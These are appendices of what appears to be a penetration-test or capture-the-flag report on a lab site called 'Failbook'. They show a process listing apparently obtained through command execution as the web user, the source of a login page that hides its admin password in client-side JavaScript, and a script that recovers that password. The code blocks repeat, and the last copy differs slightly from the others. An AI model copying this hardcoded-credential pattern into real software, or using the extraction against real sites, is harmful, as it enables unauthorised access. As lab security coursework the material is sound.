00:00:00 /sbin/getty -8 38400 tty2 root 1116 1 0 May06 tty3 00:00:00 /sbin/getty -8 38400 tty3 root 1118 1 0 May06 tty6 00:00:00 /sbin/getty -8 38400 tty6 daemon 1124 1 0 May06 ? 00:00:00 atd root 1192 2 0 May06 ? 00:00:05 [flush-8:0] www-data 1441 126910 0 05:07 ? 00:00:00 sh -c ps -ef www-data 1442 1441 0 05:07 ? 00:00:00 ps -ef root 7409 1 0 May06 ? 00:03:04 /usr/sbin /vmware-vmblock-fuse -o subtype=vmware-vmblock,default_permissions,allow_other /var/run/vmblock-fuse root 7430 1 0 May06 ? 00:00:23 /usr/sbin/vmtoolsd root 7450 1 0 May06 ? 00:00:00 /usr/lib/vmware-vgauth/VGAuthService -s root 7549 1 0 May06 ? 00:00:10 //usr/lib/vmware-caf/pme/bin/ManagementAgentHost root 7690 1 0 May06 ? 00:00:00 lightdm root 7692 1 0 May06 tty1 00:00:00 /sbin/getty -8 38400 tty1 root 7698 7690 0 May06 tty7 00:01:05 /usr/bin/X :0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch root 7702 2 0 May06 ? 00:00:00 [ttm_swap] root 7728 1 0 May06 ? 00:00:00 /usr/sbin /console-kit-daemon --no-daemon root 7855 7690 0 May06 ? 00:00:00 lightdm --session-child 12 19 rtkit 7873 1 0 May06 ? 00:00:00 /usr/lib/rtkit/rtkit-daemon failbook 8100 1 0 May06 ? 00:00:00 /usr/bin/gnome-keyring-daemon --daemonize --login failbook 8110 7855 0 May06 ? 00:00:02 gnome-session --session=ubuntu failbook 8146 8110 0 May06 ? 00:00:00 /usr/bin/ssh-agent /usr/bin/dbus-launch --exit-with-session gnome-session --session=ubuntu failbook 8149 1 0 May06 ? 00:00:00 /usr/bin/dbus-launch --exit-with-session gnome-session --session=ubuntu failbook 8150 1 0 May06 ? 00:00:05 //bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session failbook 8157 8110 0 May06 ? 00:00:04 /usr/lib/gnome-settings-daemon/gnome-settings-daemon failbook 8171 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd failbook 8173 1 0 May06 ? 00:00:00 /usr/lib/gvfs//gvfs-

fuse-daemon -f /home/failbook/.gvfs failbook 8180 8110 0 May06 ? 00:00:07 metacity colord 8182 1 0 May06 ? 00:00:00 /usr/lib/x86_64-linux-gnu/colord/colord failbook 8191 1 0 May06 ? 00:00:11 /usr/bin/pulseaudio --start --log-target=syslog failbook 8194 8191 0 May06 ? 00:00:00 /usr/lib/pulseaudio/pulse/gconf-helper failbook 8196 1 0 May06 ? 00:00:00 /usr/lib/x86_64-linux-gnu/gconf/gconfd-2 failbook 8202 8110 0 May06 ? 00:00:14 unity-2d-panel failbook 8209 8110 0 May06 ? 00:00:01 /usr/lib/gnome-settings-daemon/gnome-fallback-mount-helper failbook 8210 8110 0 May06 ? 00:00:07 nautilus -n failbook 8212 1 0 May06 ? 00:00:07 /usr/lib/bamf/bamfdaemon failbook 8219 8110 0 May06 ? 00:00:02 nm-applet failbook 8221 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfs-gdu-volume-monitor failbook 8233 8110 0 May06 ? 00:00:01 bluetooth-applet failbook 8237 8110 0 May06 ? 00:00:01 /usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1 failbook 8238 1 0 May06 ? 00:00:27 /usr/lib/vmware-tools/sbin64/vmtoolsd -n vmusr --blockFd 3 failbook 8242 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfs-gphoto2-volume-monitor failbook 8272 1 0 May06 ? 00:00:01 /usr/lib/gvfs/gvfs-afc-volume-monitor failbook 8275 1 0 May06 ? 00:00:00 /usr/lib/dconf/dconf-service failbook 8286 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd-trash --spawner :1.7 /org/gtk/gvfs/exec_spaw/0 failbook 8306 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd-burn --spawner :1.7 /org/gtk/gvfs/exec_spaw/1 failbook 8309 1 0 May06 ? 00:00:07 /usr/lib/unity/unity-panel-service failbook 8316 1 0 May06 ? 00:00:02 /usr/lib/indicator-printers/indicator-printers-service failbook 8319 1 0 May06 ? 00:00:00 /usr/lib/indicator-session/indicator-session-service failbook 8321 1 0 May06 ? 00:00:00 /usr/lib/indicator-application/indicator-application-service failbook 8322 1 0 May06 ? 00:00:00 /usr/lib/indicator-messages/indicator-messages-service failbook 8324 1 0 May06 ? 00:00:00 /usr/lib/indicator-sound/indicator-sound-service failbook 8325 1 0 May06 ? 00:00:00 /usr/lib/indicator-datetime/indicator-datetime-service failbook 8366 1 0 May06 ? 00:00:00 /usr/lib/geoclue/geoclue-master failbook 8368 1 0 May06 ? 00:00:00 /usr/lib/ubuntu-geoip/ubuntu-geoip-provider failbook 8383 1 0 May06 ? 00:00:02 /usr/lib/indicator-appmenu/hud-service failbook 8385 1 0 May06 ? 00:00:01 /usr/lib/unity-lens-applications/unity-applications-daemon failbook 8387 1 0 May06 ? 00:00:00 /usr/lib/unity-lens-files/unity-files-daemon failbook 8389 1 0 May06 ? 00:00:00 /usr/lib/unity-lens-music/unity-music-daemon failbook 8391 1 0 May06 ? 00:00:00 /usr/bin/python /usr/lib/unity-lens-video/unity-lens-video failbook 8413 1 0 May06 ? 00:00:00 /usr/bin/zeitgeist-daemon failbook 8432 1 0 May06 ? 00:00:00 /usr/lib/zeitgeist/zeitgeist-fts failbook 8433 1 0 May06 ? 00:00:00 zeitgeist-datahub failbook 8440 8432 0 May06 ? 00:00:00 /bin/cat failbook 8472 1 0 May06 ? 00:00:00 /usr/lib/unity-lens-music/unity-musicstore-daemon failbook 8473 1 0 May06 ? 00:00:01 /usr/bin/python /usr/lib/unity-scope-video-remote/unity-scope-video-remote failbook 8505 8110 0 May06 ? 00:00:01 /usr/lib/gnome-disk-utility/gdu-notification-daemon failbook 8551 8110 0 May06 ? 00:00:01 telepathy-indicator failbook 8558 1 0 May06 ? 00:00:00 /usr/lib/telepathy/mission-control-5 failbook 8563 1 0 May06 ? 00:00:00 /usr/lib/gnome-online-accounts/goa-daemon failbook 8631 8110 0 May06 ? 00:00:03 gnome-screensaver failbook 8652 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd-metadata root 8720 1 0 May06 ? 00:00:00 dbus-launch --autolaunch=6bec3dfbaf579436523feebf00000006 --binary-syntax --close-stderr root 8721 1 0 May06 ? 00:00:00 //bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session root 8725 1 0 May06 ? 00:00:00 /usr/lib/dconf/dconf-service root 8730 1 0 May06 ? 00:00:00 /usr/bin/zeitgeist-daemon root 8737 1 0 May06 ? 00:00:00 /usr/lib/zeitgeist/zeitgeist-fts root 8738 1 0 May06 ? 00:00:00 zeitgeist-datahub root 8746 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd root 8748 1 0 May06 ? 00:00:00 /usr/lib/gvfs//gvfs-fuse-daemon -f /root/.gvfs root 8752 8737 0 May06 ? 00:00:00 /bin/cat failbook 8757 8110 0 May06 ? 00:00:05 update-notifier root 8814 1 0 May06 ? 00:00:00 /usr/bin/python /usr/lib/system-service/system-service-d failbook 9038 8110 0 May06 ? 00:00:00 /usr/lib/deja-dup/deja-dup/deja-dup-monitor failbook 9043 1 0 May06 ? 00:00:00 /usr/bin/python /usr/lib/ubuntuone-client/ubuntuone-login failbook 9237 1 0 May06 ? 00:00:00 /usr/lib/x86_64-linux-gnu/at-spi2-core/at-spi-bus-launcher root 9439 1062 0 May06 ? 00:00:00 /sbin/dhclient -d -4 -sf /usr/lib/NetworkManager/nm-dhcp-client.action -pf /var/run/sendsigs.omit.d/network-manager.dhclient-eth1.pid -lf /var/lib/dhcp/dhclient-160acabe-89af-4fb9-88e3-857db6a4b8a1-eth1.lease -cf /var/run/nm-dhclient-eth1.conf eth1 root 31884 2 0 00:09 ? 00:00:00 [krfcommd] root 48787 1 0 00:11 ? 00:00:00 upstart-udev-bridge --daemon root 48789 1 0 00:11 ? 00:00:00 /sbin/udevd --daemon root 67313 1 0 00:13 ? 00:00:00 /usr/sbin/bluetoothd root 68280 1 0 00:14 ? 00:00:00 cron root 68651 1 0 00:14 ? 00:00:00 /usr/lib/accountsservice/accounts-daemon root 68654 1 0 00:14 ? 00:00:00 /usr/lib/policykit-1/polkitd --no-debug root 74065 1 0 00:14 ? 00:00:00 /usr/sbin/cupsd -F whoopsie 74784 1 0 00:15 ? 00:00:00 whoopsie syslog 74991 1 0 00:15 ? 00:00:00 rsyslogd -c5 root

82872 2 0 00:16 ? 00:00:00 [xfslogd] root 82873 2 0 00:16 ? 00:00:00 [xfsdatad] root 82874 2 0 00:16 ? 00:00:00 [xfsconvertd] root 82877 2 0 00:16 ? 00:00:00 [jfsIO] root 82878 2 0 00:16 ? 00:00:00 [jfsCommit] root 82879 2 0 00:16 ? 00:00:00 [jfsSync] root 82993 1 0 00:16 ? 00:00:00 /usr/lib/udisks/udisks-daemon root 82994 82993 0 00:16 ? 00:00:00 udisks-daemon: not polling any devices root 83024 48789 0 00:16 ? 00:00:00 /sbin/udevd --daemon root 83025 48789 0 00:16 ? 00:00:00 /sbin/udevd --daemon failbook 93478 1 0 00:18 ? 00:00:06 /usr/bin/python /usr/bin/update-manager --no-focus-on-map root 93544 1 0 00:18 ? 00:00:00 /usr/lib/upower/upowerd root 94257 2 0 00:21 ? 00:00:00 [kworker/0:2] failbook 94908 1 0 00:26 ? 00:00:02 /usr/lib/notify-osd/notify-osd bind 95375 1 0 00:27 ? 00:00:00 /usr/sbin/named -u bind mysql 95505 1 0 00:27 ? 00:01:25 /usr/sbin/mysqld failbook 95978 1 0 00:31 ? 00:00:12 gnome-terminal failbook 95985 95978 0 00:31 ? 00:00:00 gnome-pty-helper failbook 95987 95978 0 00:31 pts/0 00:00:00 bash root 96313 1062 0 00:34 ? 00:00:00 /sbin/dhclient -d -4 -sf /usr/lib/NetworkManager/nm-dhcp-client.action -pf /var/run/sendsigs.omit.d/network-manager.dhclient-eth2.pid -lf /var/lib/dhcp/dhclient-fecc002b-4599-4f3d-9a9f-8cdae4818a65-eth2.lease -cf /var/run/nm-dhclient-eth2.conf eth2 root 96977 1 0 00:39 ? 00:00:01 /usr/sbin/apache2 -k start root 100972 95987 0 01:21 pts/0 00:00:00 sudo grep -ri Rmx5LCB5b3UgZm9vbHMuCg== / root 100973 100972 0 01:21 pts/0 00:02:10 grep -ri Rmx5LCB5b3UgZm9vbHMuCg== / failbook 101682 95978 0 01:27 pts/2 00:00:00 bash nobody 110696 1062 0 02:16 ? 00:00:00 /usr/sbin/dnsmasq --no-resolv --keep-in-foreground --no-hosts --bind-interfaces --pid-file=/var/run/sendsigs.omit.d/network-manager.dnsmasq.pid --listen-address=127.0.0.1 --conf-file=/var/run/nm-dns-dnsmasq.conf --cache-size=0 --proxy-dnssec www-data 111242 96977 0 02:22 ? 00:00:03 /usr/sbin/apache2 -k start www-data 111854 96977 0 02:28 ? 00:00:03 /usr/sbin/apache2 -k start www-data 113800 96977 0 02:41 ? 00:00:03 /usr/sbin/apache2 -k start www-data 124090 96977 0 03:40 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124194 96977 0 03:40 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124197 96977 0 03:41 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124254 96977 0 03:41 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124387 96977 0 03:43 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124786 96977 0 03:47 ? 00:00:00 /usr/sbin/apache2 -k start root 125396 2 0 03:54 ? 00:00:03 [kworker/0:0] www-data 126910 96977 0 04:10 ? 00:00:00 /usr/sbin/apache2 -k start root 131057 2 0 04:55 ? 00:00:00 [kworker/0:3]

3.7 APPENDIX H – PROCESS.PHP SOURCE CODE

```
<!-- GET:  input --!>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<link rel="icon" href="failbook.ico">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Failbook</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<script type="text/javascript" src="scripts/jquery.js"></script>
</head>
<body class="login">
<!-- header starts here -->
<div id="facebook-Bar">
  <div id="facebook-Frame">
    <div id="logo"><a href="index.php"><img src="failbook.png"></img></a></div>
    <div id="header-main-right">
      <div id="header-main-right-nav">
      </div>
    </div>
  </div>
</div>
<!-- header ends here -->
<div class="loginbox radius" style="width:75%">
  <div class="loginboxinner radius">
    <!--loginheader-->
    <div class="loginform">
    <!-- Note: Remove this page before going operational. -->
       <script>
    var username = "tom"
    var pass = new Array()
    pass[0] = "onjcpQ6sOsyP2ZKJ"
    pass[1] = "HpWRiNYWXnjQxlFA"
    pass[2] = "lwQ1BegAg8fyM2B0"
    pass[3] = "CqluIKVSVToA6bJr"
    pass[4] = "Dx2YdFwZq80YoIh0"
    pass[5] = "MXzTWiWE8slqjmnd"
    pass[6] = "hwxKxpUH0rFQq24R"
    pass[7] = "6mL6Qtmi4ByKfURf"
    pass[8] = "LkAiFMDSWSEb0eIQ"
    pass[9] = "M6eNtnCiiBkHct1N"

    var alphaNumeric = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
```

```
    var char9 = pass[5].charCodeAt(7).toString(16)
    var char4 = pass[8].charCodeAt(0).toString(16)
    var char1 = pass[3].charCodeAt(15).toString(16)
    var char7 = pass[2].charCodeAt(12).toString(16)
    var char5 = pass[7].charCodeAt(3).toString(16)
    var char2 = pass[1].charCodeAt(11).toString(16)
    var char6 = pass[4].charCodeAt(4).toString(16)
    var char3 = pass[9].charCodeAt(8).toString(16)
    var char8 = pass[0].charCodeAt(9).toString(16)
    var char0 = pass[6].charCodeAt(5).toString(16)

    var tempPass = char0.concat(char1, char2, char3, char4, char5, char6, char7, char8,
char9).toUpperCase()

    var tempChar1 = tempPass.search("C")
    var tempChar2 = tempPass.search("D")

    var tempCharCode1 = tempPass.charCodeAt(tempChar1).toString(16)
    var tempCharCode2 = tempPass.charCodeAt(tempChar2).toString(16)

    tempPass = tempPass.replace("C",tempCharCode1)
    tempPass = tempPass.replace("D",tempCharCode2)

    tempPass = tempPass.match(/.{1,2}/g)

    char0 = parseInt(tempPass[9], 8).toString()
    char1 = parseInt(tempPass[8], 8).toString()
    char2 = parseInt(tempPass[7], 8).toString()
    char3 = parseInt(tempPass[6], 8).toString()
    char4 = parseInt(tempPass[5], 8).toString()
    char5 = parseInt(tempPass[4], 8).toString()
    char6 = parseInt(tempPass[3], 8).toString()
    char7 = parseInt(tempPass[2], 8).toString()
    char8 = parseInt(tempPass[1], 8).toString()
    char9 = parseInt(tempPass[0], 8).toString()

    var charPass = char9.concat(char8, char7,char6, char5, char4, char3, char2, char1, char0)

    var multiPass = "2"

    function setPass(pass) {
      for (i = 0; i < pass.length; i++) {
        multiPass += pass.charCodeAt(i)
      }
      var passWord = multiPass
      return passWord
    }
```

```
  password = setPass(charPass)

  function checkPass() {
    var un = document.login.username.value
    var pw = document.login.password.value

    if ((un == username) && (pw == password)) {
      //window.location.href = 'http://www.google.com';
      alert("Admin access granted!")
      return true;
    } else {
      alert("Login failed. Please try again!")
      return false;
    }
  }
  </script>

  <form name="login" onSubmit="checkPass()" method="POST">
    Username: <input type="text" name="username" id="username">
    <br /><br />
    Password: <input type="password" name="password" id="password">
    <br /><br />
    <input type="submit" value="Submit">
  </form>
  </div>
  <!--loginform-->
 </div>
 <!--loginboxinner-->
</div>
<!--loginbox-->

</body>
</html>
```

```
<!-- GET:  input --!>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<link rel="icon" href="failbook.ico">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Failbook</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<script type="text/javascript" src="scripts/jquery.js"></script>
</head>
<body class="login">
<!-- header starts here -->
<div id="facebook-Bar">
  <div id="facebook-Frame">
    <div id="logo"><a href="index.php"><img src="failbook.png"></img></a></div>
    <div id="header-main-right">
      <div id="header-main-right-nav">
      </div>
    </div>
  </div>
</div>
<!-- header ends here -->
<div class="loginbox radius" style="width:75%">
  <div class="loginboxinner radius">
    <!--loginheader-->
    <div class="loginform">
    <!-- Note: Remove this page before going operational. -->
        <script>
    var username = "tom"
    var pass = new Array()
    pass[0] = "onjcpQ6sOsyP2ZKJ"
    pass[1] = "HpWRiNYWXnjQxlFA"
    pass[2] = "lwQ1BegAg8fyM2B0"
    pass[3] = "CqluIKVSVToA6bJr"
    pass[4] = "Dx2YdFwZq80YoIh0"
    pass[5] = "MXzTWiWE8slqjmnd"
    pass[6] = "hwxKxpUH0rFQq24R"
    pass[7] = "6mL6Qtmi4ByKfURf"
    pass[8] = "LkAiFMDSWSEb0eIQ"
    pass[9] = "M6eNtnCiiBkHct1N"

    var alphaNumeric = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"

    var char9 = pass[5].charCodeAt(7).toString(16)
    var char4 = pass[8].charCodeAt(0).toString(16)
    var char1 = pass[3].charCodeAt(15).toString(16)
    var char7 = pass[2].charCodeAt(12).toString(16)
    var char5 = pass[7].charCodeAt(3).toString(16)
    var char2 = pass[1].charCodeAt(11).toString(16)
    var char6 = pass[4].charCodeAt(4).toString(16)
    var char3 = pass[9].charCodeAt(8).toString(16)
    var char8 = pass[0].charCodeAt(9).toString(16)
    var char0 = pass[6].charCodeAt(5).toString(16)

    var tempPass = char0.concat(char1, char2, char3, char4, char5, char6, char7, char8,
char9).toUpperCase()

    var tempChar1 = tempPass.search("C")
    var tempChar2 = tempPass.search("D")

    var tempCharCode1 = tempPass.charCodeAt(tempChar1).toString(16)
    var tempCharCode2 = tempPass.charCodeAt(tempChar2).toString(16)

    tempPass = tempPass.replace("C",tempCharCode1)
    tempPass = tempPass.replace("D",tempCharCode2)

    tempPass = tempPass.match(/.{1,2}/g)

    char0 = parseInt(tempPass[9], 8).toString()
    char1 = parseInt(tempPass[8], 8).toString()
    char2 = parseInt(tempPass[7], 8).toString()
    char3 = parseInt(tempPass[6], 8).toString()
    char4 = parseInt(tempPass[5], 8).toString()
    char5 = parseInt(tempPass[4], 8).toString()
    char6 = parseInt(tempPass[3], 8).toString()
    char7 = parseInt(tempPass[2], 8).toString()
    char8 = parseInt(tempPass[1], 8).toString()
    char9 = parseInt(tempPass[0], 8).toString()
```

```
    var charPass = char9.concat(char8, char7,char6, char5, char4, char3, char2, char1, char0)

    var multiPass = "2"

    function setPass(pass) {
       for (i = 0; i < pass.length; i++) {
          multiPass += pass.charCodeAt(i)
       }
       var passWord = multiPass
       return passWord
    }

    password = setPass(charPass)

    function checkPass() {
       var un = document.login.username.value
       var pw = document.login.password.value

       if ((un == username) && (pw == password)) {
          //window.location.href = 'http://www.google.com';
          alert("Admin access granted!")
          return true;
       } else {
          alert("Login failed. Please try again!")
          return false;
       }
    }
    </script>

    <form name="login" onSubmit="checkPass()" method="POST">
       Username: <input type="text" name="username" id="username">
       <br /><br />
       Password: <input type="password" name="password" id="password">
       <br /><br />
       <input type="submit" value="Submit">
    </form>
    </div>
    <!--loginform-->
  </div>
  <!--loginboxinner-->
</div>
<!--loginbox-->

</body>
</html>
```

3.8 APPENDIXX I – JAVASCRIPT CODE TO CREATE THE PASSWORD IN PROCESS.PHP

```
    var pass = new Array()
    pass[0] = "onjcpQ6sOsyP2ZKJ"
    pass[1] = "HpWRiNYWXnjQxlFA"
    pass[2] = "lwQ1BegAg8fyM2B0"
    pass[3] = "CqluIKVSVToA6bJr"
    pass[4] = "Dx2YdFwZq80YoIh0"
    pass[5] = "MXzTWiWE8slqjmnd"
    pass[6] = "hwxKxpUH0rFQq24R"
    pass[7] = "6mL6Qtmi4ByKfURf"
    pass[8] = "LkAiFMDSWSEb0eIQ"
    pass[9] = "M6eNtnCiiBkHct1N"

    var alphaNumeric = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"

    var char9 = pass[5].charCodeAt(7).toString(16)
    var char4 = pass[8].charCodeAt(0).toString(16)
    var char1 = pass[3].charCodeAt(15).toString(16)
    var char7 = pass[2].charCodeAt(12).toString(16)
    var char5 = pass[7].charCodeAt(3).toString(16)
    var char2 = pass[1].charCodeAt(11).toString(16)
    var char6 = pass[4].charCodeAt(4).toString(16)
    var char3 = pass[9].charCodeAt(8).toString(16)
    var char8 = pass[0].charCodeAt(9).toString(16)
    var char0 = pass[6].charCodeAt(5).toString(16)

    var tempPass = char0.concat(char1, char2, char3, char4, char5, char6, char7, char8,
char9).toUpperCase()

    var tempChar1 = tempPass.search("C")
    var tempChar2 = tempPass.search("D")

    var tempCharCode1 = tempPass.charCodeAt(tempChar1).toString(16)
    var tempCharCode2 = tempPass.charCodeAt(tempChar2).toString(16)

    tempPass = tempPass.replace("C",tempCharCode1)
    tempPass = tempPass.replace("D",tempCharCode2)

    tempPass = tempPass.match(/.{1,2}/g)

    char0 = parseInt(tempPass[9], 8).toString()
    char1 = parseInt(tempPass[8], 8).toString()
    char2 = parseInt(tempPass[7], 8).toString()
    char3 = parseInt(tempPass[6], 8).toString()
    char4 = parseInt(tempPass[5], 8).toString()
    char5 = parseInt(tempPass[4], 8).toString()
```

```
    char6 = parseInt(tempPass[3], 8).toString()
    char7 = parseInt(tempPass[2], 8).toString()
    char8 = parseInt(tempPass[1], 8).toString()
    char9 = parseInt(tempPass[0], 8).toString()

    var charPass = char9.concat(char8, char7,char6, char5, char4, char3, char2, char1, char0)

    var multiPass = "2"

    function setPass(pass) {
      for (i = 0; i < pass.length; i++) {
        multiPass += pass.charCodeAt(i)
      }
      var passWord = multiPass
      console.log(passWord)
      return passWord

    }
setPass(charPass)
```

```
var pass = new Array()
pass[0] = "onjcpQ6sOsyP2ZKJ"
pass[1] = "HpWRiNYWXnjQxlFA"
pass[2] = "lwQ1BegAg8fyM2B0"
pass[3] = "CqluIKVSVToA6bJr"
pass[4] = "Dx2YdFwZq80YoIh0"
pass[5] = "MXzTWiWE8slqjmnd"
pass[6] = "hwxKxpUH0rFQq24R"
pass[7] = "6mL6Qtmi4ByKfURf"
pass[8] = "LkAiFMDSWSEb0eIQ"
pass[9] = "M6eNtnCiiBkHct1N"

var alphaNumeric = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"

var char9 = pass[5].charCodeAt(7).toString(16)
var char4 = pass[8].charCodeAt(0).toString(16)
var char1 = pass[3].charCodeAt(15).toString(16)
var char7 = pass[2].charCodeAt(12).toString(16)
var char5 = pass[7].charCodeAt(3).toString(16)
var char2 = pass[1].charCodeAt(11).toString(16)
var char6 = pass[4].charCodeAt(4).toString(16)
var char3 = pass[9].charCodeAt(8).toString(16)
var char8 = pass[0].charCodeAt(9).toString(16)
var char0 = pass[6].charCodeAt(5).toString(16)

var tempPass = char0.concat(char1, char2, char3, char4, char5, char6, char7, char8,
9).toUpperCase()

var tempChar1 = tempPass.search("C")
var tempChar2 = tempPass.search("D")

var tempCharCode1 = tempPass.charCodeAt(tempChar1).toString(16)
var tempCharCode2 = tempPass.charCodeAt(tempChar2).toString(16)

tempPass = tempPass.replace("C",tempCharCode1)
tempPass = tempPass.replace("D",tempCharCode2)

tempPass = tempPass.match(/.{1,2}/g)

char0 = parseInt(tempPass[9], 8).toString()
char1 = parseInt(tempPass[8], 8).toString()
char2 = parseInt(tempPass[7], 8).toString()
char3 = parseInt(tempPass[6], 8).toString()
char4 = parseInt(tempPass[5], 8).toString()
char5 = parseInt(tempPass[4], 8).toString()
char6 = parseInt(tempPass[3], 8).toString()
char7 = parseInt(tempPass[2], 8).toString()
char8 = parseInt(tempPass[1], 8).toString()
char9 = parseInt(tempPass[0], 8).toString()

var charPass = char9.concat(char8, char7,char6, char5, char4, char3, char2, char1, char0)

var multiPass = "2"

function setPass(pass) {
   for (i = 0; i < pass.length; i++) {
      multiPass += pass.charCodeAt(i)
   }
   var passWord = multiPass
   console.log(passWord)
   return passWord

}

setPass(charPass)
```